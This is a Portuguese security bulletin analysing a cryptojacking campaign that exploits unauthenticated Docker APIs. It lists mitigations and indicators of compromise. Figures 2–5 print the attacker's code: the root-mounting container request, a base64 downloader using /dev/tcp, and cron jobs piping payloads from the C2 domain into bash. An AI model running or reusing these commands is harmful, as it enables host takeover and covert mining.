BOLETIM DE SEGURANÇA

Malware recém-descoberto explorando APIs Docker vulneráveis para minerar criptomoedas

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores de segurança identificaram uma nova campanha de malware que tem como alvo específico os **endpoints da API Docker** que estão expostos publicamente. O objetivo principal do malware é entregar mineradores de criptomoedas e outras cargas úteis, representando uma ameaça significativa para os sistemas afetados.

2 INFORMAÇÕES SOBRE A AMEAÇA

Os autores do Spinning YARN lançaram uma nova campanha de cryptojacking, visando hosts Docker Engine publicamente acessíveis. Duas novas cargas binárias foram descobertas, juntamente com a infraestrutura atualizada do invasor.

As novas cargas úteis são:

- **chkstart**: Ferramenta de acesso remoto capaz de recuperar e executar cargas dinamicamente.
- **exeremo**: Ferramenta de movimento lateral para propagação de malware via SSH.
- **vurl**(binário): Porta Go do downloader de script de shell da campanha original, recuperando malware da infraestrutura do invasor.

Além disso, os invasores empregam um método de persistência único, modificando os serviços existentes do systemd e utilizando a opção de configuração **ExecStartPost** para executar comandos maliciosos.




Figura 1 – Diagrama de fluxo de ataque.

Esta campanha tem como alvo os endpoints da API Docker que estão publicamente expostos e sem autenticação. Diferenciar Spinning YARN e campanhas semelhantes pode ser um desafio, pois os invasores frequentemente reutilizam nomes de cargas úteis, mesmo quando as cargas foram atualizadas ou substituídas. Portanto, a análise individual das cargas é essencial para entender completamente a evolução da campanha.

A campanha se inicia com o agente de ameaça vasculhando a internet em busca de hosts com a porta 2375 (porta padrão do Docker) desprotegida. Uma vez identificado um host válido, o agente inicia a exploração com ações típicas de reconhecimento do Docker, como verificar a versão do host Docker antes de tentar comprometê-lo. Isso é feito através do comando docker version, que resulta no envio de uma solicitação HTTP GET ao endpoint /v1.16/version e em uma resposta subsequente que fornece ao invasor informações sobre o servidor.

Este processo confirma ao invasor que o host Docker está acessível e respondendo aos comandos da internet aberta. Com essa confirmação, o invasor avança para a fase de exploração, tentando criar um contêiner Alpine Linux e usando o parâmetro de configuração Bind do host Docker para conectar o diretório raiz do próprio host Docker ao contêiner.

```
"Image": "alpine",
"HostConfig": {
  "Binds": ["/:/mnt"],
```

Figura 2 – Trecho do comando usado para gerar um contêiner Alpine.

Caso a tentativa seja bem-sucedida, o invasor amplia seus privilégios ao acessar o sistema de arquivos do host Docker através do diretório /mnt localizado no contêiner. Em conjunto com a definição da imagem do contêiner e os parâmetros de configuração do host, o invasor executa um comando shell dentro do próprio contêiner. Este comando utiliza o utilitário chroot do shell Linux para estabelecer a raiz dos processos subsequentes para o diretório /mnt, onde o sistema de arquivos subjacente está montado. No mesmo comando, um script de shell codificado em base64 é registrado em /usr/bin/vurl e um cron job é armazenado em /etc/crontab e /etc/cron.d/zzh. Estes trabalhos recuperam uma carga útil de segundo estágio utilizando o executável vurl e asseguram que ela seja executada de maneira persistente.

```
chroot /mnt/ /bin/sh -c echo dnVybCgpIHsKICAgIElGUz0vIHJlYWQgLXIgcHJvdG8geCBob3N0IHF1ZXJ5IDw8PCIkMSIKICAgIGV4ZWMgMzw+
Ii9kZXYvdGNwLyR7aG9zdH0vJHtQT1JUOi04MH0iCiAgICBlY2hvIC1lbiAiR0VUIC8ke3F1ZXJ5fSBIVFRQLzEuMFxyXG5Ib3N0OiAke2hvc3R9XHJcbl
VzZXItQWdlbnQ6IHp6aGJvdFxyXG5cclxuIiA+JjMKICAgICh3aGlsZSByZWFkIC1yIGw7IGRvIGVjaG8gPiYyICIkbCI7IFtbICI9ICIkbCIgPSAiIiBd
ICYmIGJyZWFrOyBkb25lICYmIGNhdCApIDwmMwogICAgZXhlYyAzPiYtCn0KCnZ1cmwgIiRAIgo= |base64 -d >/usr/bin/vurl && chmod +x /usr/bin/vurl;echo '* * * * *
root echo dnVybCBodHRwOi8vYi45LTktMTEuY29tL2JyeXNqL2Iuc2gK|base64 -d|bash|bash' >/etc/crontab && echo '*/3 * * * * root echo dnVybCBodHRwOi8vYi4
5LTktMTEuY29tL2JyeXNqL2Iuc2gK|base64 -d|bash|bash' >/etc/cron.d/zzh
```

Figura 3 – Comandos shell maliciosos executados no contêiner Alpine.

Durante a campanha, o invasor utiliza dois utilitários de download, ambos chamados vurl (possivelmente inspirados no curl). Este texto abordará a primeira carga útil vurl. A segunda será discutida posteriormente.

A primeira carga útil vurl é parecida com a encontrada na campanha original Spinning YARN, com uma pequena alteração: a adição de uma string de agente de usuário codificada (zzhbot). A carga útil é um script de shell que se conecta a um servidor de comando e controle (C2) sob o controle do invasor, através do arquivo de dispositivo /dev/tcp, e realiza uma solicitação HTTP GET para obter executáveis adicionais do servidor.

Se uma tentativa for feita para recuperar uma carga útil sem especificar esse agente de usuário, o servidor retornará um erro HTTP 404 (arquivo não encontrado). A exigência do agente de usuário zzhbot é provavelmente uma estratégia do invasor para restringir a recuperação da carga útil apenas aos hosts comprometidos pelo malware.

```
vurl() {
    IFS=/ read -r proto x host query <<<"$1"
    exec 3<>"/dev/tcp/${host}/${PORT:-80}"
    echo -en "GET /${query} HTTP/1.0\r\nHost: ${host}\r\nUser-Agent: zzhbot\r\n\r\n" >&3
    (while read -r l; do echo >&2 "$l"; [[ $l == $'\r' ]] && break; done && cat ) <&3
    exec 3>&-
}

vurl "$@"
```

Figura 4 – Conteúdo da carga útil do script shell vurl.

Após o invasor ganhar acesso inicial e iniciar a execução via cron, a próxima fase da campanha envolve a busca e execução de um novo script de shell - b.sh.

Este script possui um arquivo tar codificado em base64 que contém um novo binário chamado vurl. O script decodifica e extrai este binário para /usr/bin/vurl, substituindo a versão existente do script shell, antes de buscar e executar um dos dois scripts shell - ar.sh ou ai.sh. A versão atualizada do vurl, consistente com as cargas binárias da campanha original, é compilada a partir do código Go e mantém praticamente a mesma funcionalidade que seu script de shell equivalente, incluindo o uso da string do agente de usuário zzhbot.

Este binário se diferencia da versão do script shell pelo uso de domínios C2 codificados permanentemente. Quando o binário vurl é acionado, uma URL é passada para o binário como argumento. O domínio nesta URL é então reescrito para um dos dois domínios C2 sob controle do invasor: b.9-9-11[.]com ou, caso o primeiro não esteja disponível, b.9-9-12[.]com.

O binário vurl se conecta ao IP que hospeda o domínio C2 através do syscall connect() e emite a mesma solicitação GET usada pelo script shell. Como antes, o servidor C2 retornará apenas um código de status 200 e permitirá o download de uma carga solicitada se o agente do usuário for definido como zzhbot.

Com a instalação do binário vurl atualizado, o malware o emprega para buscar ar.sh se estiver sendo executado como usuário root, ou ai.sh se estiver sendo executado como um usuário comum. No entanto, no momento da redação deste artigo, a carga ai.sh já não estava mais disponível, sugerindo que o invasor provavelmente presumiu que o usuário seria de fato root.

```
#!/bin/bash
vb='<base64 string>'
echo $vb|base64 -d >/tmp/vb.tar &&tar -xf /tmp/vb.tar -C /usr/bin/ && chmod +x /usr/bin/vurl

if [ "$(id -u)" = "0" ];then
vurl  http://www.bing.com/brysj/d/ar.sh|bash
else
vurl http://www.google.com/brysj/d/ai.sh|bash
fi
```

Figura 5 – Exemplo deb.sh.

Na campanha original Spinning YARN, a funcionalidade do chkstart era em grande parte governada por scripts de shell. A transição dessa funcionalidade para o código Go pode indicar que o invasor está buscando tornar o processo de análise mais complexo, já que a análise estática de código compilado é notavelmente mais desafiadora do que a de scripts de shell. Isso também pode ser uma tentativa de explorar algumas vantagens do Go, como compilação cruzada, testes integrados e tipagem forte.

Assim como na campanha Spinning YARN original, o ator não removeu os binários Go após a compilação, mantendo intactas as informações de depuração do DWARF. Isso facilita a análise estática, pois essas informações podem auxiliar o pesquisador a compreender a finalidade do binário. A função principal do chkstart inicia com uma verificação para determinar se uma conexão com um dos domínios maliciosos listados abaixo está ativa no momento:

```
m.9-9-8[.]com
m.9-9-11[.]com
m.9-9-12[.]com
m.9-9-13[.]com
m.9-9-14[.]com
m.9-9-15[.]com
m.9-9-16[.]com
m.9-9-17[.]com
m.9-9-18[.]com
m.9-9-19[.]com
```

Figura 6 – Domínios maliciosos.

A verificação tem como finalidade identificar se o host foi infectado pelo malware. Caso uma conexão com um dos m subdomínios codificados já tenham sido estabelecidos, a função chkstart irá reportar essa conexão e encerrar o processo.

Caso o host não tenha sido comprometido, o malware tentará obter um arquivo tar contendo cargas adicionais para a próxima etapa. Ele irá configurar uma nova matriz de URLs e a sequência do agente do usuário zzhbot irá acionar a função auxiliar downloadFile.

A função downloadFile é responsável por baixar o arquivo tar, m.tar, que contém as cargas adicionais, a partir do novo conjunto de URLs codificados. Alguns exemplos desses URLs são:

- http[://]b.9-9-11[.]com/brysj/m/m.tar
- http[://]b.9-9-12[.]com/brysj/m/m.tar
- http[://]b.9-9-13[.]com/brysj/m/m.tar

Se o arquivo m.tar estiver disponível em algum desses URLs, ele será salvo no caminho codificado /var/tmp/.222. O conteúdo será extraído e o diretório /var/tmp/.222 será tornado executável. Após a obtenção do arquivo com as cargas adicionais, o binário chkstart segue para estabelecer a persistência de um novo binário denominado top.

Inicialmente, chkstart executa uma listagem dos arquivos da unidade systemd através do comando systemctl --type=service list-unit-files. A saída desse comando é filtrada em busca de resultados que contenham a string enabled, sinalizando que o serviço definido pelo arquivo da unidade está ativo e em funcionamento.

```
atd.service                          enabled         enabled
auditd.service                       enabled         enabled
auth-rpcgss-module.service           static          -
autovt@.service                      alias           -
cfn-hup.service                      disabled        disabled
chrony-config.service                enabled         enabled
```

Figura 7 – Saída de systemctl --type=service list-unit-files.

Nesta fase, o atacante conseguiu executar de forma persistente um binário chamado top e, assumindo que o SSH esteja funcionando, seja publicamente acessível e tenha a autenticação por chave pública ativada, ele tem acesso ao host comprometido via SSH. Diferentemente das cargas binárias anteriores, top é removido, o que indica uma tentativa do desenvolvedor de ocultar sua funcionalidade. Além disso, é compilado a partir de código C++, em vez de Go.

Apesar dessas variações, o binário em si é bastante simples. A análise revela que é uma versão modificada do minerador XMRig, com uma configuração codificada diretamente no binário. Isso expõe o propósito da campanha: sequestrar os recursos do host Docker para minerar a criptomoeda XMRig. Os detalhes da configuração do XMRig extraídos do top estão incluídos na seção Indicadores de Comprometimento abaixo. Vale destacar o uso de m.9-9-11[.]com, m.9-9-12[.]com, m.9-9-13[.]com e m.9-9-14[.]com como pools de mineração personalizados. Isso sugere que o atacante usa o subdomínio b para hospedar as cargas e o subdomínio m para hospedar os pools de mineração.

Após as ações para iniciar um minerador XMRig nos hosts comprometidos, os invasores implantam uma nova carga útil, chamada exeremo, e a utilizam para se mover lateralmente para outros hosts. O **exeremo** é mais um exemplo de funcionalidade maliciosa anteriormente vista em scripts de shell sendo portada para código Go. Este binário é uma carga útil ainda não relatada desta campanha atualizada e tenta realizar o seguinte:

Identificar servidores SSH relacionados e disseminar o malware para eles adicionarem um marcador de infecção ao host para executar uma carga adicional de script de shell (s.sh) exeremo inclui várias funções dedicadas à extração de nomes de usuário, hosts e chaves privadas usadas em conexões SSH de saída do servidor comprometido. O malware realiza isso emitindo uma série de comandos shell embutidos a partir de funções Go dentro do próprio binário.

Cargas adicionais foram encontradas, mas como elas apresentam comportamentos semelhantes aos da campanha original, não são consideradas novas. Portanto, a funcionalidade delas é resumida a seguir. Um binário Go ELF de 64 bits, semelhante à ferramenta de acesso inicial do Docker (d.sh) mencionada no blog original da Cado Security no Spinning YARN, foi identificado. Este malware utiliza o masscan para verificar um prefixo de rede /8 aleatório em busca de hosts vulneráveis do Docker Engine. Após a identificação desses hosts, o malware emprega o zgrab para enviar os comandos de reconhecimento do Docker, conforme descrito na seção de Acesso Inicial deste blog. Se o reconhecimento for bem-sucedido, o malware emitirá o comando de acesso inicial codificado em base64, iniciando assim a infecção em um novo host. Foi identificado outro binário Go ELF de 64 bits, que parece ser uma versão atualizada da carga útil fkoths descoberta pela Cado. Esta carga útil não apresentou mudanças significativas, seu objetivo principal continua sendo a remoção de quaisquer imagens Docker criadas pelo malware durante a fase de acesso inicial, realizando essencialmente análises anti-forenses no host. Além disso, ele atualizará /etc/hosts/ para solicitações “blackhole” ao registro do Docker, redirecionando-as para o endereço de loopback.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Mantenha o Docker atualizado

- É crucial manter o Docker atualizado para garantir que você esteja protegido contra as vulnerabilidades mais recentes.

Use imagens oficiais e imagens de base mínima

- Isso minimiza a superfície de ataque e reduz a probabilidade de vulnerabilidades.

Limite os privilégios do contêiner

- Isso ajuda a prevenir a escalada de privilégios se um invasor conseguir acessar o contêiner.

Habilite a confiança no conteúdo do Docker

- Isso garante que apenas imagens assinadas possam ser usadas, o que ajuda a prevenir a execução de imagens maliciosas.

Implemente a segmentação de rede

- Isso limita a comunicação entre contêineres a apenas o que é necessário, reduzindo a capacidade de um invasor de se mover lateralmente se conseguir acesso a um contêiner.

Monitore e registre a atividade do contêiner

- Isso permite detectar atividades suspeitas e responder rapidamente.

Examine as imagens em busca de vulnerabilidades

- Isso permite identificar e corrigir vulnerabilidades antes que elas possam ser exploradas.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	b66fe14854d5c569a79f7b3df93d3191
sha1:	a6037a15fd46bde6e349fa0b6ddee07cb1fa6b0b
sha256:	51de345f677f46595fc3bd747bfb61bc9ff130adcbec48f3401f8057c8702af9
File name:	1.0.4.tar.gz

Indicadores de compromisso do artefato	
md5:	14ce12017deb5fa2b8b5207aa37bbdc6
sha1:	26627c6f0e075edba4c0345ca0bcf150d0a59628
sha256:	12481d3fbcee0ed5aa8a9c8bc1aeb71bf9439cbddf68e8cd275c2a90b26ec0ad
File name:	ar.sh

Indicadores de compromisso do artefato	
md5:	6e494723f2c27e2eb8589629cca1ed10
sha1:	d539dde663e02f66845cf9d83d6be6c763923c76
sha256:	852a577b227aa856399ae836d9db15eee38a4f62301a8590f80a009ec29dad8a
File name:	bd.sh

Indicadores de compromisso do artefato	
md5:	44ef233757419cf7d37988a5b1d9214d
sha1:	fb900ead1dd3fdb324a2b62df0232eb3399bda3e
sha256:	2063e682e631fc28d77b50b32494edf2cf37bcc1e85c6d0302b34fa2e30aa52f
File name:	chkstart

Indicadores de compromisso do artefato	
md5:	f5fd656a154bc3b2f42122be87f621c5
sha1:	274d8e7d34f0090364e2191fb920d75814c3637f
sha256:	048a1fe62bcd51cbf91128012dc1c15f25b17133d241c25d6717c3caf766c1ec
File name:	exeremo

Indicadores de compromisso do artefato	
md5:	aacd7b3d0c4a2686d3291f02030696d9
sha1:	30408957b2bf9d40e1366ca4907057769a4f789d
sha256:	b6ddd29b0f74c8cfbe429320e7f83427f8db67e829164b67b73ebbdcd75d162d
File name:	p.tar

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
Domínio	m.9-9-8[.]com m.9-9-11[.]com m.9-9-12[.]com m.9-9-13[.]com m.9-9-14[.]com m.9-9-15[.]com m.9-9-16[.]com m.9-9-17[.]com m.9-9-18[.]com m.9-9-19[.]com b.9-9-11[.]com b.9-9-11[.]com/brysj/m/m.tar b.9-9-11[.]com/brysj/d/ar.sh b.9-9-11[.]com/brysj/d/ai.sh b.9-9-11[.]com/brysj/d/s.sh b.9-9-12[.]com
IP	64[.]19.222.131 206[.]189.204.54 107[.]189.7.84 194[.]36.190.118

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **SecurityLabs**
- **Thehackernews**

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH